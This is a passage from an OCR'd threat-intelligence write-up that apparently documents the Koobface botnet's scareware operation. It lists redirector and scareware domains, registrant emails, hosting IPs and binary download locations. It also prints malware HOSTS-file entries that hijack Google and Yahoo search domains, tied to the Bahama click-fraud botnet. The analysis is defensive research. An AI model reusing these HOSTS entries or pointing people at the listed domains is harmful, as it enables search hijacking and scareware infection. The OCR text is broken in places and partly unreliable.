bit.ly /3JZsDD -> derieuwsdarrius .blogspot.com

bit.ly /lJcK3 -> toyetoyebalnaja .blogspot.com

bit.ly /2h7XRU -> shunnarahamandla .blogspot.com

bit.ly /3JZsDD -> derieuwsdarrius .blogspot.com

bit.ly /3Zj98G -> schubachmarquis .blogspot.com

bit.ly /1sXgRH -> nicnicmiralles .blogspot.com

bit.ly /3eijza -> froneksaxxon .blogspot.com

bit.ly /1I3rr7 -> attreechappy .blogspot.com

bit.ly /2m3wP4 -> bilsboroughkebrom .blogspot.com

bit.ly /30wcJn -> raheelanucci .blogspot.com

bit.ly /2U7jYM -> orvelorvelblues .blogspot.com

bit.ly /1CWOlZ -> kondrackinehemias .blogspot.com

bit.ly /2m3wP4 -> bilsboroughkebrom .blogspot.com

bit.ly /1qbXsi -> lizzamottymotty .blogspot.com

bit.ly /79ONz -> rayvongonsalves .blogspot.com

bit.ly /22Jyex -> klaartjebjorgvinsson .blogspot.com

bit.ly /p07jC -> humphriesteelateela .blogspot.com

bit.ly /2lpZXx -> kalandraaleisha .blogspot.com

The Blogspot accounts consist of a single post of automatically syndicated news item, which compared to previous campaign which relied on 25+ Koobface infected IPs directly embedded at Blogspot itself, this time relies on a single URL which attempts to connect to any of the Koobface infected IPs embedded on it. The currently active campaign redirects to ***rainbowlike cn/?pid=312s02 &sid=4db12f****, which then redirects to [30]the scareware domain* ***secure-your-files .com****, with the sample phoning back to* ***forbes-2009 .com/?b=1s1*** *- 113.105.152.230,*

with another domain parked there ***activate-antivirus .com*** *- Email: support@personal-solutions.com.*

Time to expose the entire portfolio of scareware domains pushed by the gang, and offer some historical OS-

INT data on their activities which were not publicly released until enough connections between multiple campaigns were established.Which ISPs are currently offering hosting services for the scareware domains portfolio [31]pushed by the [32]Koobface gang?

The current portfolio is parked at [33]206.217.201.245 (AS36351 [34]SOFTLAYER

Technologies Inc. surprise, surprise!); [35]212.117.174.19 (AS44042 ROOT eSolutions surprise, surprise part two) and at [36]91.212.226.155 (AS44042 [37]ROOT eSolutions).

1608



Scareware redirectors parked at 91.213.126.102:

rainbowlike .cn *- Email: HuiYingTsui@airways.au*

authorized-payments .com *- Email: degrysemario@googlemail.com*

poltergeist2000 .cn *- Email: nfrank@flamcon.com.cn*

sestiad2 .cn *- Email: PietroToscani@celli.it*

uninformed2 .cn *- Email: PietroToscani@celli.it*

retrocession2 .cn *- Email: PietroToscani@celli.it*

unimpressible3 .cn *- Email: PietroToscani@celli.it*

uncrown3 .cn *- Email: PietroToscani@celli.it*

sneak-peak .cn *- Email: info@Milwaukee911.com*

cellostuck .cn *- Email: info@Milwaukee911.com*

1609

stinkingthink .cn *- Email: nfrank@flamcon.com.cn*

skewercall .cn *- Email: HuiYingTsui@airways.au*

be-spoken .cn *- Email: info@Milwaukee911.com*

transmitteron .cn *- Email: nfrank@flamcon.com.cn*

kangaroocar .cn *- Email: HuiYingTsui@airways.au*

pericallis .cn *- Email: HuiYingTsui@airways.au*

exponentials .cn *- Email: info@Milwaukee911.com*

triforms .cn *- Email: info@Milwaukee911.com*

outperformoly .cn *- Email: nfrank@flamcon.com.cn*

genusbiz .cn *- Email: HuiYingTsui@airways.au*

Scareware domains parked at 206.217.201.245; 212.117.174.19 and 91.212.226.155:

anti-malware-scan-for-you .com *- Email: information@brunter.sw*

available-scanner .com *- Email: m.smith@Recruiters.com*

bewareofspyware .com *- Email: m.smith@Recruiters.com*

defender-scan-for-you .com *- Email: information@brunter.sw*

defender-scan-for-you3 .com *- Email: informatio@belize.ca*

foryoumalwarecheck .com *- Email: information@brunter.sw*

friends-protection .com *- Email: m.smith@Recruiters.com*

further-scan .com *- Email: m.smith@Recruiters.com*

goodonlineprotection .com *- Email: info@time.co.uk*

good-scans .com *- Email: m.smith@Recruiters.com*

guidetosecurity3 .com *- Email: info@time.co.uk*

howtocleanpc2 .com *- Email: admin@gnar-star.com*

howtoprotectpc3 .com *- Email: admin@gnar-star.com*

howtosecure2 .com *- Email: admin@gnar-star.com*

howtosecurea .com *- Email: admin@gnar-star.com*

how-to-secure-pc2 .com *- Email: admin@gnar-star.com*

protection-secrets .com *- Email: info@time.co.uk*

scan-for-you .com *- Email: information@brunter.sw*

scannerantimalware2 .com

scannerantimalware4 .com

scannerantimalware6 .com

secure-your-data0 .com *- Email: spradlin@carrental.com*

secure-your-files .com *- Email: spradlin@carrental.com*

security-guide5 .com *- Email: JohnnySMcmillan@yahoo.com*

security-info1 .com *- Email: JohnnySMcmillan@yahoo.com*

security-tips3 .com *- Email: info@time.co.uk*

security-tools4 .com *- Email: JohnnySMcmillan@yahoo.com*

webviruscheck1 .com

webviruscheck-4 .com

webviruscheck5 .com

Let us further expand the portfolio by listing the newly introduced scareware domains at [38]91.212.107.103, which was first mentioned in part one of the [39]Koobface Botnet's Scareware Business Model as a centralized hosting location for the gang's portfolio.

1610



Scareware domains parked at 91.212.107.103:

g-antivirus .com *- Email: mhbilate@gmail.com*

generalantivirus com *- Email: compalso@gmail.com*

general-antivirus .com *- Email: abuse@domaincp.net.cn*

general-av .com *- Email: mhbilate@gmail.com*

generalavs .com *- Email: mhbilate@gmail.com*

gobackscan .com *- Email: alcnafuch@gmail.com*

gobarscan .com *- Email: jowimpee@gmail.com*

godeckscan .com *- Email: quetotator@gmail.com*

godirscan .com *- Email: momorule@gmail.com*

godoerscan .com *- Email: geofishe@gmail.com*

goeachscan .com *- Email: momorule@gmail.com*

goeasescan .com *- Email: geofishe@gmail.com*

gofatescan .com *- Email: alcnafuch@gmail.com*

gofowlscan .com *- Email: stinfins@gmail.com*

gohandscan .com *- Email: quetotator@gmail.com*

goherdscan .com *- Email: jowimpee@gmail.com*

goironscan. com *- Email: aloxier@gmail.com*

gojestscan. com *- Email: jowimpee@gmail.com*

golimpscan. com *- Email: stinfins@gmail.com*

golookscan. com *- Email: stinfins@gmail.com*

1611

gomendscan. com *- Email: gleyersth@gmail.com*

gomutescan. com *- Email: momorule@gmail.com*

gonamescan. com *- Email: geofishe@gmail.com*

goneatscan .com *- Email: momorule@gmail.com*

gopickscan. com *- Email: momorule@gmail.com*

gorestscan. com *- Email: quetotator@gmail.com*

goroomscan. com *- Email: gleyersth@gmail.com*

gosakescan. com *- Email: stinfins@gmail.com*

goscanadd. com *- Email: momorule@gmail.com*

goscanback .com *- Email: alcnafuch@gmail.com*

goscanbar .com *- Email: jowimpee@gmail.com*

goscancode .com *- Email: geofishe@gmail.com*

goscandeck. com *- Email: geofishe@gmail.com*

goscandir. com *- Email: crschuma@gmail.com*

goscandoer .com *- Email: crschuma@gmail.com*

goscanease. com *- Email: crschuma@gmail.com*

goscanfowl. com *- Email: stinfins@gmail.com*

goscanhand. com *- Email: quetotator@gmail.com*

goscanherd. com *- Email: jowimpee@gmail.com*

goscanjest. com *- Email: jowimpee@gmail.com*

goscanlike. com *- Email: geofishe@gmail.com*

goscanlimp. com *- Email: stinfins@gmail.com*

goscanmend .com *- Email: gleyersth@gmail.com*

goscanname. com *- Email: crschuma@gmail.com*

goscanneat .com *- Email: crschuma@gmail.com*

goscanpick. com *- Email: crschuma@gmail.com*

goscanref. com *- Email: quetotator@gmail.com*

goscanrest .com *- Email: quetotator@gmail.com*

goscanroom .com *- Email: gleyersth@gmail.com*

goscansake. com *- Email: stinfins@gmail.com*

goscanslip. com *- Email: jowimpee@gmail.com*

goscansole .com *- Email: crschuma@gmail.com*

1612



goscantoil. com *- Email: jowimpee@gmail.com*

goscantrio. com *- Email: crschuma@gmail.com*

goscanxtra. com *- Email: crschuma@gmail.com*

gosolescan. com *- Email: geofishe@gmail.com*

gotoilscan. com *- Email: jowimpee@gmail.com*

gotrioscan. com *- Email: momorule@gmail.com*

gowellscan. com *- Email: stinfins@gmail.com*

goxtrascan. com *- Email: momorule@gmail.com*

iantiviruspro .com *- Email: broderma@gmail.com*

iantivirus-pro .com *- Email: feetecho@gmail.com*

ia-pro .com *- Email: abuse@domaincp.net.cn*

iav-pro .com *- Email: mcgettel@gmail.com*

in5ch .com *- Email: getoony@gmail.com*

in5cs .com *- Email: getoony@gmail.com*

in5ct .com *- Email: phounkey@gmail.com*

in5id .com *- Email: getoony@gmail.com*

in5it .com *- Email: phounkey@gmail.com*

in5iv .com *- Email: phounkey@gmail.com*

in5st .com *- Email: getoony@gmail.com*

inavpro .com *- Email: thdunnag@gmail.com*

scanatom6 .com *- Email: sckimbro@gmail.com*

windoptimizer .com *- Email: wousking@gmail.com*

wopayment .com *- Email: broderma@gmail.com*

woptimizer .com *- Email: broderma@gmail.com*

1613

cafropy .cn *- Email: spscript@hotmail.com*

cakevy .cn *- Email: spscript@hotmail.com*

dotqyuw .cn *- Email: spscript@hotmail.com*

dovnaji .cn *- Email: spscript@hotmail.com*

dovzyag .cn *- Email: spscript@hotmail.com*

dozabes .cn *- Email: spscript@hotmail.com*

ducyqan .cn *- Email: spscript@hotmail.com*

duvaba .cn *- Email: spscript@hotmail.com*

duvegy .cn *- Email: spscript@hotmail.com*

duwbiec .cn *- Email: spscript@hotmail.com*

duxsoez .cn *- Email: spscript@hotmail.com*

duzebyn .cn *- Email: spscript@hotmail.com*

dybapi .cn *- Email: spscript@hotmail.com*

dyqkuam .cn *- Email: spscript@hotmail.com*

dyqunre .cn *- Email: spscript@hotmail.com*

dytrevu .cn *- Email: spscript@hotmail.com*

dyzani .cn *- Email: spscript@hotmail.com*

ebaetu .cn *- Email: spscript@hotmail.com*

ebeoxuw .cn *- Email: spscript@hotmail.com*

ebeozag .cn *- Email: spscript@hotmail.com*

edoqeg .cn *- Email: spscript@hotmail.com*

epuneyv .cn *- Email: spscript@hotmail.com*

epuvyiz .cn *- Email: spscript@hotmail.com*



eqadozu .cn *- Email: spscript@hotmail.com*

eqaofed .cn *- Email: spscript@hotmail.com*

eqaone .cn *- Email: spscript@hotmail.com*

eqayweh .cn *- Email: spscript@hotmail.com*

eqibuym .cn *- Email: spscript@hotmail.com*

eqidax .cn *- Email: spscript@hotmail.com*

eqiovak .cn *- Email: spscript@hotmail.com*

eqoabce .cn *- Email: spscript@hotmail.com*

eqoumiv .cn *- Email: spscript@hotmail.com*

erauso .cn *- Email: spscript@hotmail.com*

ereuqba .cn *- Email: spscript@hotmail.com*

erujale .cn *- Email: spscript@hotmail.com*

eruqav .cn *- Email: spscript@hotmail.com*

esuteyb .cn *- Email: spscript@hotmail.com*

etuacwo .cn *- Email: spscript@hotmail.com*

etuexyp .cn *- Email: spscript@hotmail.com*

etyawjo .cn *- Email: spscript@hotmail.com*

etykauw .cn *- Email: spscript@hotmail.com*

evaolux .cn *- Email: spscript@hotmail.com*

evaopsu .cn *- Email: spscript@hotmail.com*

keturma .cn *- Email: spscript@hotmail.com*

1615



kevsopi .cn *- Email: spscript@hotmail.com*

kijxayt .cn *- Email: spscript@hotmail.com*

kiluxso .cn *- Email: spscript@hotmail.com*

kipuxo .cn *- Email: spscript@hotmail.com*

kirdabe .cn *- Email: spscript@hotmail.com*

kiwraux .cn *- Email: spscript@hotmail.com*

kixyhce .cn *- Email: spscript@hotmail.com*

adjudg .info *- Email: deciable@gmail.com*

afront .info *- Email: calexing@gmail.com*

anprun .info *- Email: deciable@gmail.com*

apalet .info *- Email: deciable@gmail.com*

argier .info *- Email: stthatch@gmail.com*

1616

asbro .info *- Email: recuscon@gmail.com*

atquit .info *- Email: recuscon@gmail.com*

atwain .info *- Email: deciable@gmail.com*

bagse .info *- Email: calexing@gmail.com*

bedaub .info *- Email: jaohra@gmail.com*

bedrid .info *- Email: magoetzim@gmail.com*

beeves .info *- Email: piproux@gmail.com*

besort .info *- Email: jaohra@gmail.com*

bettev .info *- Email: recuscon@gmail.com*

bettre .info *- Email: phvandiv@gmail.com*

birnam .info *- Email: jaohra@gmail.com*

botled .info *- Email: deciable@gmail.com*

brawns .info *- Email: calexing@gmail.com*

brisky .info *- Email: recuscon@gmail.com*

camlet .info *- Email: enomman@gmail.com*

caretz .info *- Email: piproux@gmail.com*

cheir .info *- Email: jaohra@gmail.com*

cuique .info *- Email: calexing@gmail.com*

daphni .info *- Email: calexing@gmail.com*

deble .info *- Email: bebrashe@gmail.com*

debuty .info *- Email: stthatch@gmail.com*

declin. info *- Email: stthatch@gmail.com*

devicel .info *- Email:stthatch@gmail.com*

dislik. info *- Email: krharbou@gmail.com*

dolchi. info *- Email: stthatch@gmail.com*

dolet. info *- Email: magoetzim@gmail.com*

dolet. info *- Email: magoetzim@gmail.com*

droope .info *- Email: deciable@gmail.com*

empery .info *- Email: phvandiv@gmail.com*

engirt .info *- Email: jaohra@gmail.com*

eratile .info *- Email: magoetzim@gmail.com*

erpeer .info *- Email: deciable@gmail.com*

evyns. info *- Email: magoetzim@gmail.com*

exampl .info *- Email: krharbou@gmail.com*

extrip .info *- Email: piproux@gmail.com*

fatted .info *- Email: stthatch@gmail.com*

fedar. info *- Email: phvandiv@gmail.com*

fifthz .info *- Email: stthatch@gmail.com*

figgle .info *- Email: deciable@gmail.com*

fliht .info *- Email: krharbou@gmail.com*

fosset .info *- Email: deciable@gmail.com*

freckl .info *- Email: stthatch@gmail.com*

freiny. info *- Email: krharbou@gmail.com*

froday. info *- Email: deciable@gmail.com*

fulier. info *- Email: deciable@gmail.com*

gaudad .info *- Email: enomman@gmail.com*

gelded. info *- Email: stthatch@gmail.com*

gicke .info *- Email: magoetzim@gmail.com*

1617



girded .info *- Email: jaohra@gmail.com*

goterm .info *- Email: calexing@gmail.com*

guiany. info *- Email: krharbou@gmail.com*

haere .info *- Email: deciable@gmail.com*

hilloa. info *- Email: phvandiv@gmail.com*

holdit. info *- Email: stthatch@gmail.com*

hownet .info *- Email: stthatch@gmail.com*

ignomy. info *- Email: jaohra@gmail.com*

implor. info *- Email: jaohra@gmail.com*

inclin. info *- Email: grattab@gmail.com*

inquir .info *- Email: stthatch@gmail.com*

jorgan .info *- Email: bebrashe@gmail.com*

kedder .info *- Email: enomman@gmail.com*

knivel .info *- Email: deciable@gmail.com*

krapen .info *- Email: deciable@gmail.com*

lavolt .info *- Email: jaohra@gmail.com*

lavyer .info *- Email: bebrashe@gmail.com*

lequel .info *- Email: acjspain@gmail.com*

lowatt .info *- Email: krharbou@gmail.com*

1618

meanly.info *- Email: krharbou@gmail.com*

meyrie.info *- Email: piproux@gmail.com*

midid .info *- Email: magoetzim@gmail.com*

miloty .info *- Email: stthatch@gmail.com*

mobled .info *- Email: magoetzim@gmail.com*

monast. info *- Email: phvandiv@gmail.com*

moont. info *- Email: magoetzim@gmail.com*

narowz .info *- Email: enomman@gmail.com*

nevils .info *- Email: stthatch@gmail.com*

nnight .info *- Email: piproux@gmail.com*

nroof .info *- Email: krharbou@gmail.com*

numben .info *- Email: deciable@gmail.com*

obsque .info *- Email: jaohra@gmail.com*

octian .info *- Email: jaohra@gmail.com*

odest. info *- Email: phvandiv@gmail.com*

onclew .info *- Email: phvandiv@gmail.com*

orifex .info *- Email: krharbou@gmail.com*

orodes .info *- Email: deciable@gmail.com*

outliv .info *- Email: stthatch@gmail.com*

pante .info *- Email: jaohra@gmail.com*

pasio .info *- Email: jaohra@gmail.com*

pittie. info *- Email: stthatch@gmail.com*

plamet .info *- Email: stthatch@gmail.com*

plazec. info *- Email: bebrashe@gmail.com*

potinz. info *- Email: stthatch@gmail.com*

pplay. info *- Email: jaohra@gmail.com*

pretia .info *- Email: krharbou@gmail.com*

quoifs. info *- Email: enomman@gmail.com*

qward. info *- Email: enomman@gmail.com*

raught .info *- Email: piproux@gmail.com*

realfly .info *- Email: phvandiv@gmail.com*

reglet. info *- Email: stthatch@gmail.com*

rogero .info *- Email: stthatch@gmail.com*

sallut. info *- Email: deciable@gmail.com*

sawme .info *- Email: stthatch@gmail.com*

scarre .info *- Email: enomman@gmail.com*

scrowl. info *- Email: enomman@gmail.com*

sigeia. info *- Email: krharbou@gmail.com*

sighal. info *- Email: stthatch@gmail.com*

speen. info *- Email: enomman@gmail.com*

spelem .info *- Email: bebrashe@gmail.com*

spinge. info *- Email: krharbou@gmail.com*

squach. info *- Email: krharbou@gmail.com*

1619



stampo. info *- Email: enomman@gmail.com*

steepy. info *- Email: stthatch@gmail.com*

strawy. info *- Email: jaohra@gmail.com*

suivez. info *- Email: krharbou@gmail.com*

sundery .info *- Email: phvandiv@gmail.com*

surnam. info *- Email: krharbou@gmail.com*

swoln. info *- Email: acjspain@gmail.com*

swoons .info *- Email: enomman@gmail.com*

taulus. info *- Email: jaohra@gmail.com*

tenshy. info *- Email: stthatch@gmail.com*

tented. info *- Email: deciable@gmail.com*

ticedu. info *- Email: enomman@gmail.com*

tithed. info *- Email: bebrashe@gmail.com*

topful. info *- Email: jaohra@gmail.com*

unclin. info *- Email: stthatch@gmail.com*

undeaf. info *- Email: enomman@gmail.com*

unowed. info *- Email: enomman@gmail.com*

unwept. info *- Email: stthatch@gmail.com*

usicam. info *- Email: stthatch@gmail.com*

vagrom. info *- Email: bebrashe@gmail.com*

veldun. info *- Email: jaohra@gmail.com*

1620

vipren. info *- Email: calexing@gmail.com*

voided. info *- Email: krharbou@gmail.com*

volsce. info *- Email: krharbou@gmail.com*

washy. info *- Email: phvandiv@gmail.com*

wincot. info *- Email: enomman@gmail.com*

wiving. info *- Email: enomman@gmail.com*

wooer. info *- Email: jaohra@gmail.com*

xonker. info *- Email: jaohra@gmail.com*

Historical OSINT of Koobface scareware activity over a period of two weeks

The following is a snapshot of Koobface scareware activity during the last two weeks, establishing a direct connection between the Koobface botnet, the ongoing blackhat SEO campaigns, the Bahama botnet with scareware samples

modifying HOSTS files, and an Ukrainian dating scam agency where the gang appears to be part of an affiliate network.

Scareware samples pushed by Koobface, with associated detection rates:

[40]mexcleaner .in - *Email: niclas@i.ua*

*[41]****safetyscantool .com*** *- 62.90.136.237 - Email: Suzanne.R.Muniz@trashymail.com*

[42]stabilitytoolsonline .com *- Email: Brent.I.Purnell@pookmail.com*

*[43]****securitytestnetonline .com*** *- 62.90.136.237 - Email: Dianne.T.Whitley@pookmail.com*

[44]securityprogramguide .com *- Email: Kiyoko.T.Johnson@mailinator.com*

*[45]****cheapsecurityscan .com*** *- Email: Kevin.L.Linkous@trashymail.com*

*[46]****securitycheckwest .com****;* ***webbiztest .com*** *- Email: Ruthie.R.Wilcox@mailinator.com*

*[47]**securitycodereviews .com** - 62.90.136.237 - Email: Darwin.L.Mcgowan@trashymail.com*

*[48]**netmedtest .com** - 62.90.136.237 - Email: Irene.D.Snow@trashymail.com*

*[49]**toolsdirectnow .com** - Email: Frank.J.Bullard@trashymail.com*

*(**ratspywawe .in**; **wqdefender .in**; **pivocleaner .in**; **mexcleaner .in**; **sapesoft .in**; **alsoft .in**; **samosoft .in**; **jastaspy***

***.in**; **lastspy .in**; **felupdate .info**; **inkoclear .info**; **drlcleaner .info**; **tiposoft .info**; **fkupd .eu**; **piremover .eu**; **igsoft .eu**; **sersoft .eu**) - [50]detection [51]rate*

1621



Download locations of the actual scareware binary used over the past two weeks:

***0ni9o1s3feu60 .cn** - Email: robertsimonkroon@gmail.com*

***6j5aq93iu7yv4 .cn** - Email: robertsimonkroon@gmail.com*

***mf6gy4lj79ny5 .cn** - Email: robertsimonkroon@gmail.com*

***84u9wb2hsh4p6 .cn** - Email: robertsimonkroon@gmail.com*

***6pj2h8rqkhfw7 .cn** - Email: robertsimonkroon@gmail.com*

***7cib5fzf462g8 .cn** - Email: robertsimonkroon@gmail.com*

***7bs5nfzfkp8q8 .cn** - Email: robertsimonkroon@gmail.com*

kt4lwumfhjb7a .cn *- Email: robertsimonkroon@gmail.com*

q2bf0fzvjb5ca .cn *- Email: robertsimonkroon@gmail.com*

rncocnspr44va .cn *- Email: robertsimonkroon@gmail.com*

t1eayoft9226b .cn *- Email: robertsimonkroon@gmail.com*

4go4i9n76ttwd .cn *- Email: robertsimonkroon@gmail.com*

kzvi4iiutr11e .cn *- Email: robertsimonkroon@gmail.com*

hxc7jitg7k57e .cn *- Email: robertsimonkroon@gmail.com*

mfbj6pquvjv8e .cn *- Email: robertsimonkroon@gmail.com*

mt3pvkfmpi7de .cn *- Email: robertsimonkroon@gmail.com*

fb7pxcqyb45oe .cn *- Email: robertsimonkroon@gmail.com*

fyivbrl3b0dyf .cn *- Email: robertsimonkroon@gmail.com*

z6ailnvi94jgg .cn *- Email: robertsimonkroon@gmail.com*

ue4x08f5myqdl .cn *- Email: robertsimonkroon@gmail.com*

1622



p7keflvui9fkl .cn *- Email: robertsimonkroon@gmail.com*

gjpwsc5p7oe3m .cn *- Email: robertsimonkroon@gmail.com*

f1uq1dfi3qkcm .cn *- Email: robertsimonkroon@gmail.com*

7mx1z5jq0nt3o .cn *- Email: robertsimonkroon@gmail.com*

3uxyctrlmiqeo .cn *- Email: robertsimonkroon@gmail.com*

p0umob9k2g7mp .cn *- Email: robertsimonkroon@gmail.com*

od32qjx6meqos .cn *- Email: robertsimonkroon@gmail.com*

bnfdxhae1rgey .cn *- Email: robertsimonkroon@gmail.com*

7zju2l82i2zhz .cn *- Email: robertsimonkroon@gmail.com*

What's the deal with the historical OSINT and why wasn't this data communicated right away?

Keep read-

ing.

The Bahama Botnet Connection

During September, the folks at ClickForensics made an interesting observation regarding [52]my Ukrainian "fan club" and the ad revenue stealing/click-fraud committing botnet Bahama - some of the scareware samples were

[53]modifying the HOSTS file and presenting the victim with "[54]one of those cybecrime-friendly search engines"

stealing revenue in the process.

Once the connection was also established by me at a later stage, data released in regard to [55]the New York 1623



Times malvertising attack once again revealed a connection between all campaigns - the very same domains used to

serve the scareware, were also used in a blackhat SEO campaign which I analyzed a week before the incident took place. Basically, the [56]scareware pushed by the Koobface botnet, as well as the scareware pushed by the blackhat SEO campaigns maintained by the gangs is among the several propagation approaches used for the DNS records

poisoning to take place:

" However, in the case of the Bahama Botnet, this DNS translation method gets corrupted. The Bahama botnet malware causes the infected computer to mistranslate a domain name. Instead of translating “Google.com” as

***74.125.155.99**, an infected computer will translate it as **64.86.17.56**. That number doesn’t represent any computer owned by Google. Instead, it represents a computer located in Canada. When a user with an infected machine performs a search on what they think is google.com, the query actually goes to the Canadian computer, which pulls real search results directly from Google, fiddles with them a bit, and displays them to the searcher.*

Now the searcher is looking at a page that looks exactly like the Google search results page, but it’s not. A click on the apparently “organic” results will redirect as a paid click through several ad networks or parked domains — some complicit, some not. Regardless, cost per click (CPC) fees are generated, advertisers pay, and click fraud has occurred. "

1624





*The **64.86.17.56** mentioned is actually [57]AS30407 (Velcom), which has also been used in [58]recent campaigns.*

*ISP and domain registrars have been notified, action should be taken shortly. What was particularly interesting to observe was scareware pushed by the Koobface botnet phoning back to its well known **urodinam .net/8732489273.php** domain, was also modifying the HOSTS file in the following way. Sample HOSTS modification of scareware (**MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1**) pushed by Koobface:*

89.149.210.109 www.google.com

89.149.210.109 www.google.de

89.149.210.109 www.google.fr

89.149.210.109 www.google.co.uk

89.149.210.109 www.google.com.br

89.149.210.109 www.google.it

89.149.210.109 www.google.es

89.149.210.109 www.google.co.jp

89.149.210.109 www.google.com.mx

89.149.210.109 www.google.ca

89.149.210.109 www.google.com.au

89.149.210.109 www.google.nl

89.149.210.109 www.google.co.za

89.149.210.109 www.google.be

89.149.210.109 www.google.gr

89.149.210.109 www.google.at

89.149.210.109 www.google.se

89.149.210.109 www.google.ch

89.149.210.109 www.google.pt

89.149.210.109 www.google.dk

89.149.210.109 www.google.fi

89.149.210.109 www.google.ie

89.149.210.109 www.google.no

89.149.210.109 search.yahoo.com

89.149.210.109 us.search.yahoo.com

89.149.210.109 uk.search.yahoo.com

1625

*Sample HOSTS modification of scareware (**MD5: 0x0FBF1A9F8E6E305138151440DA58B4F1**) pushed by blackhat SEO:*

74.125.45.100 4-open-davinci.com

74.125.45.100 securitysoftwarepayments.com

74.125.45.100 privatesecuredpayments.com

74.125.45.100 secure.privatesecuredpayments.com

74.125.45.100 getantivirusplusnow.com

74.125.45.100 secure-plus-payments.com

74.125.45.100 www.getantivirusplusnow.com

74.125.45.100 www.secure-plus-payments.com

74.125.45.100 www.getavplusnow.com

74.125.45.100 www.securesoftwarebill.com

74.125.45.100 secure.paysecuresystem.com

74.125.45.100 paysoftbillsolution.com

64.86.16.97 google.ae

64.86.16.97 google.as

64.86.16.97 google.at

64.86.16.97 google.az

64.86.16.97 google.ba

64.86.16.97 google.be

64.86.16.97 google.bg

64.86.16.97 google.bs

64.86.16.97 google.ca

64.86.16.97 google.cd

64.86.16.97 google.com.gh

64.86.16.97 google.com.hk

64.86.16.97 google.com.jm

64.86.16.97 google.com.mx

64.86.16.97 google.com.my

64.86.16.97 google.com.na

64.86.16.97 google.com.nf

64.86.16.97 google.com.ng

64.86.16.97 google.ch

64.86.16.97 google.com.np

64.86.16.97 google.com.pr

64.86.16.97 google.com.qa

64.86.16.97 google.com.sg

64.86.16.97 google.com.tj

64.86.16.97 google.com.tw

64.86.16.97 google.dj

64.86.16.97 google.de

64.86.16.97 google.dk

64.86.16.97 google.dm

64.86.16.97 google.ee

1626



64.86.16.97 google.fi

64.86.16.97 google.fm

64.86.16.97 google.fr

64.86.16.97 google.ge

64.86.16.97 google.gg

64.86.16.97 google.gm

64.86.16.97 google.gr

64.86.16.97 google.ht

64.86.16.97 google.ie

64.86.16.97 google.im

64.86.16.97 google.in

64.86.16.97 google.it

64.86.16.97 google.ki

64.86.16.97 google.la

64.86.16.97 google.li

64.86.16.97 google.lv

64.86.16.97 google.ma

64.86.16.97 google.ms

64.86.16.97 google.mu

64.86.16.97 google.mw

1627



64.86.16.97 google.nl

64.86.16.97 google.no

64.86.16.97 google.nr

64.86.16.97 google.nu

64.86.16.97 google.pl

64.86.16.97 google.pn

64.86.16.97 google.pt

64.86.16.97 google.ro

64.86.16.97 google.ru

64.86.16.97 google.rw

64.86.16.97 google.sc

64.86.16.97 google.se

64.86.16.97 google.sh

64.86.16.97 google.si

64.86.16.97 google.sm

64.86.16.97 google.sn

1628



64.86.16.97 google.st

64.86.16.97 google.tl

64.86.16.97 google.tm

64.86.16.97 google.tt

64.86.16.97 google.us

64.86.16.97 google.vu

64.86.16.97 google.ws

64.86.16.97 google.co.ck

64.86.16.97 google.co.id

64.86.16.97 google.co.il

64.86.16.97 google.co.in


64.86.16.97 google.co.jp

64.86.16.97 google.co.kr

64.86.16.97 google.co.ls

64.86.16.97 google.co.ma

1629



64.86.16.97 google.co.nz

64.86.16.97 google.co.tz

64.86.16.97 google.co.ug

64.86.16.97 google.co.uk

64.86.16.97 google.co.za

64.86.16.97 google.co.zm

